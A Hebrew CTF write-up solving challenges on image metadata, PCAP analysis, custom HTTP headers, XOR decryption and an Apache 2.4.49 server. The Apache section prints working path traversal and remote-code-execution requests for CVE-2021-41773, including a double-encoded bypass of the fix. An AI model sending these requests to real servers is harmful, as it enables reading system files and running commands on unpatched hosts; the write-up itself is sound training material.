
פתרון האתגר:

פשפשתי ב-metadata של הקובץ וחשבתי איפה ניתן להחביא את הדגל. כן, הדגל בגוף המפה (סייבר?), ואחרי משחק קצר של "Find Waldo" מצאתי את הדגל.



הדגל: "very_simple_flag"

ובשלב זה הגיע גם סוף המקטע הראשון!



קדימה אל המקטע השני!


האתגר השמיני: "Connecting People"

באתגר זה קיבלנו PCAP והנחו אותנו לחפש את הסיסמא בה התוקף השתמש כדי להיכנס לשרת.

פתרון האתגר:

החיפוש הראשון שלי היה בקשות HTTP מסוג POST, הנחתי כי כדי למצוא סיסמא גלויה ולא מוצפנת סביר שהבקשה תהיה בפרוטוקול HTTP ו-POST requests משמשות לשליחת טפסים.


ואכן, הייתה רק התאמה אחת שבה הופיעו הפרטים.



הדגל: "incorrect!"

האתגר התשיעי: "Can you see?"

באתגר הנוכחי קיבלנו קישור לדף שמחזיק לנו שגיאה על Referer לא נכון, וקיבלנו את קוד הדף כקובץ.



הקישור מציג את השגיאה:

Bad Referrer!Try Harder!


פתרון האתגר:

בקוד הדף אנו פוגשים קוד PHP ובו רואים כי האתר מצפה לשלושה HTTP Headers עם ערכים ספציפיים, ודורש שלא יהיה Referer Header. כדי לפתור את האתגר אנו נדרשים לייצר הודעה מותאמת, אני השתמשתי בכלי Burp Suite, ובו ייצרתי הודעה עם הערכים שהדף ביקש.

ואכן אחרי שליחת ה-Header-ים הנדרשים - קיבלתי את הדגל. קוד הדף:

```php
<?php
$head = array("Pragma: cache", "Cache-Control: max-age=500", "X-XSS-Protection: 0");
$input = [];
$i=0;
$flag="false";
if(isset($_SERVER['HTTP_REFERER']))
{
echo "Bad Referrer!";
}
else
{
foreach (getallheaders() as $name => $value) {
    echo "$name: $value\n"; array_push($input,"$name: $value");
    }
}
if (count(array_intersect($head, $input)) == count($head)) {
  writeMsg();
}
else {
  echo "Try Harder!";
```

הבקשה ב-burp והדגל שהתקבל:




הדגל: "{missing_hEader_Fl@g}"

אגב, Burp Suite הוא כלי לבדיקות אבטחה למוצרים מבוססי Web, מאפשר ליירט ולערוך תעבורה וכלי מאוד חשוב בארסנל של בודקי חדירות. הכלי בגרסתו המלאה (Pro) מפותח ע"י חברה בשם PortSwigger והוא בתשלום. אך עם זאת, קיימת גם Community Edition המפותחת בשיתוף נרחב עם הקהילה והוא שווה לא פחות. יש לכלי המון יכולות, ממליץ להרחיב עליו קריאה ולאמץ ☺

https://portswigger.net/burp/communitydownload

האתגר העשירי: "Let's Go"

תודה ל-**ai_il32** שהצטרף לאתגר ופתר אותו! קיבלנו קישור לדף המכיל את הטקסט: "!It Works" ונדרשנו למצוא את הדגל.



פתרון האתגר:

תוך כדי פתרון האתגר, התייעצנו עם **אפיק קסטיאל**, וכאן אכניס ציטוט שלו: "*בדרך כלל לא שמים גרסאות ישנות סתם*". מבט על ה-Response בדף מציג לנו את גרסת שרת ה-Web שרץ בדף (Apache 2.4.49) וחיפוש של הגרסה בגוגל מוצא לנו חולשת Path Traversal המאפשרת אף במקרים מסויימים, הרצת קוד על גרסת ה-Apache.

החולשה נובעת מכך שבגרסה זו של Apache הוכנסו מספר פונקציות חדשות בקוד לטובת Path Normalization. אחת הפונקציות החדשות לא תפקדה כנדרש מכיוון שציפתה לקבל את התווים ב-URL כתווי Unicode, אך במידה והתווים היו מקודדים כ-"URL Encoded" (קידוד שהייצוג שלו גורם לכך שכל 3 תווים ייחשבו כתו בודד) - ניתן היה להחדיר תווים "זדוניים" ולעקוף את הסינון של הפונקציה.

על מנת שניתן יהיה לנצל את החולשה, על השרת התוקף להיות נגיש לתיקיה המוגשת ע"י שרת ה-Apache אשר מקונפגת כ:

```
<Directory />
   Require all granted
</Directory>
```

כך שבמידה ושולחים בקשת GET באופן הבא:

```
GET /cgi-bin/.%2e/.%2e/.%2e/.%2e/ HTTP/1.1
```

הפילטר שאמור לזהות את התבנית "/../" ולהסיר אותה, כושל, ומאפשר לתוקף לצאת מגבולות התיקיה שהוגדרה כ-"wwwroot". כמובן שלא יכולנו לדעת כיצד השרת מוגדר אך אין לנו מה להפסיד ☺

ai_il32 השמיש את החולשה, ואכן - קיבלנו את הדגל שהסתתר בקובץ "/etc/passwd", החולשה:

קובץ ה-"/etc/passwd" בשרת:

```
└─$ ./PoC.sh targets.txt /etc/passwd
https://incd-challange-lets_go.chals.io/
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
www-data:x:82:82:Linux User,,,:/home/www-data:/sbin/nologin
utmp:x:100:406:utmp:/home/utmp:/bin/false
Flag{U_F1nd_/\/\!}
```

הדגל: "Flag{U_F1nd_/\/\!}"

אגב, בנוגע לחולשה הנ"ל, בתחילה היא פורסמה ב-Path Traversal, אך עם מחקר נוסף התגלה כי היא מאפשרת, בהינתן mod_cgi דלוק (סגור כברירת מחדל) גם הרצת קוד על השרת, באופן הבא:

```
POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1
Host: [TARGET]
Accept: */*
Content-Length: 7
Content-Type: application/x-www-form-urlencoded
Connection: close
echo;id
```

כאשר החולשה תוקנה, התגלה כי היא תוקנה באופן חלקי, וניתן היה לעקוף את התיקון ע"י שליחת אותו רצף התווים בדיוק ("/..") כאשר הוא מקודד כ-Double Encoding!

כך, שאם התו "." ב-URL Encoding "קלאסי" יומר ל-"%2e" (הערך האסקי של "." כאשר לפניו מופיע הסימן "%"), כעת, תחת Double Encoding עלינו להמיר את הייצוג של "2" בנפרד ולאחריו את הייצוג של "e" בנפרד ל-URL Encoding ולפניהם להוסיף "%". מה שיוצא: %%32%65. ומכן שאת הבקשה המקורית יש לשלוח באופן הבא:

```
GET /cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32
%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/etc/passwd HTTP/1.1
```

מעניין ☺, עוד יותר מעניין זה שמסופר שאת החולשה גילו כאשר זיהו גורם עויין משתמש בה In the Wild!

ליותר מידע על החולשה, אני ממליץ לכם לקרוא כאן:

https://blog.qualys.com/vulnerabilities-threat-research/2021/10/27/apache-http-server-path-traversal-remote-code-execution-cve-2021-41773-cve-2021-42013

האתגר האחד עשר: "Decrypt Me"

באתגר זה קיבלנו הודעה שהוצפנה באמצעות xor ונדרשנו לפענח אותה, נאמר לנו כי נדרשנו למצוא את הדגל ולהחזיר את הדגל + מספר ה-ascii של התו אתו פענחנו.

פתרון האתגר:

הצפנת XOR נחשבת כהצפנה חזקה וכפי שראינו באתגר הראשון, מטרת האתגר היא לא לבחון את כוח המחשוב שלנו - כדי לפענח הצפנת XOR כחלק מ-CTF ניתן להניח שנקבל מידע מקדים על ההודעה/מפתח ההצפנה או שתהיה חזרתיות גבוהה בהודעה/במפתח שתאפשר לנו את הפענוח.

במקרה שלנו נאמר לנו כי ההודעה הוצפנה עם תו ascii יחיד - כמובן חזרתי, מה שמשאיר אותנו עם byte אחד - 256 תווים אופציות, במקרה שלנו - מספיק קצר כדי לעבור על התוצאות בעין.

במידה והיינו מקבלים טווח גבוה יותר, היה ניתן לבצע סריקה וחיפוש של טקסט "הגיוני" בלבד - לצורך העניין, לא להתייחס להודעות בהן מופיע תו המייצג את הפעולה "Delete" שאפשר להניח כי אינה חלק מהדגל שלנו.

כתבתי קוד שמנסה את האפשרויות ב-byte יחיד, ולא מצאתי את הדגל.

הפענוח לא הצליח כיוון שההודעה המוצפנת עברה המרה ל-base64 ואז היפוך מהסוף להתחלה (ה-"=" בסוף מרמז על כך). הוספתי המרה ואכן מצאתי את הדגל.

הקוד המפענח:

```
import string
import base64

encrypted_message = "QndgZHFcanBDbGthSEA=" # Original Message
encrypted_message = base64.b64decode(encrypted_message) # Decode To ascii

for key_ascii in range(256):
    decrypted_message = ""

    for char in encrypted_message:
        decrypted_char = chr(char ^ key_ascii)
        decrypted_message += decrypted_char

    if decrypted_message.isprintable(): # Printing Only relevant output
        key_bytes = bytes([key_ascii])
        print(decrypted_message, key_ascii)
```

ההודעה המפוענחת:

```
Cvaep]kqBmj`IA 1
@ubfs^hrAnicJB 2
Atcgr_is@ohbKC 3
Fsd`uXntGhoeLD 4
GreatYouFindME 5
DqfbwZlvEjmgNF 6
Epgcv[mwDklfOG 7
```

הדגל: "{GreatYouFindMe-5}"

הערה: XOR היא פעולה שניתן לבצע בביטים, הפעולה מחזירה 1 עבור חיבור שני ביטים שונים (אפס ואחד או אחד ואפס) ומחזירה אפס עבור חיבור ביטים זהים (אפס ואפס או אחד ואחד). הצפנת XOR היא לקיחת הודעה ומפתח הצפנה המרתם לביטים וביצוע פעולת XOR בין הביט הראשון בהודעה לביט הראשון במפתח וכן הלאה. יש חשיבות לאורך המפתח בהשוואה לאורך ההודעה, כיוון שבמידה והמפתח קצר מההודעה - מתחילה חזרתיות בהצפנה.

כאן הסתיים המקטע השני!

סיכום

סיימתי את האתגר בשלושה ימים +-,עם מספר שעות בכל יום. לתחושתי האתגר הקיף המון נושאים שונים, אך לא לעומק - אני מניח שזו מטרתו. למעט אתגר שבע (אתגר המפה) כל האתגרים דרשו היכרות/חקירה של נושא.

במעבר החוזר שלי לטובת ה-Writeup, פתחתי את כל הרמזים ולעיתים הם הפכו מאתגר שדורש חשיבה לפשוט משמעותית, לדוגמא:

- האתגר השלישי (מציאת הדגל המחולק ב-PCAP) - הרמזים אמרו לעקוב אחרי HTTP, אחרי TCP Stream וכי בוצעה המרה בין Base32->Base64.
- האתגר השביעי (אתגר המפה) - הרמז אמר בישירות להסתכל במפה.

נהניתי מהאתגר השלישי והעשירי מאוד, שניהם גם לקחו לי יותר זמן מהאחרים.

תודות

- תודה ל**מס"ל** על האתגר!
- תודה ל-**ai_il32** שהצטרף לתרגיל 10 ופתר אותו
- תודה ל**אפיק קסטיאל (cp77fk4r)** על העזרה

על הכותב

שמי **נעם גלילי**, בן 24, חוקר הקשחת שרתים ותקשורת. וחובב CTF-ים מושבע. הלינקדאין שלי:
https://www.linkedin.com/in/noam-galili-375703264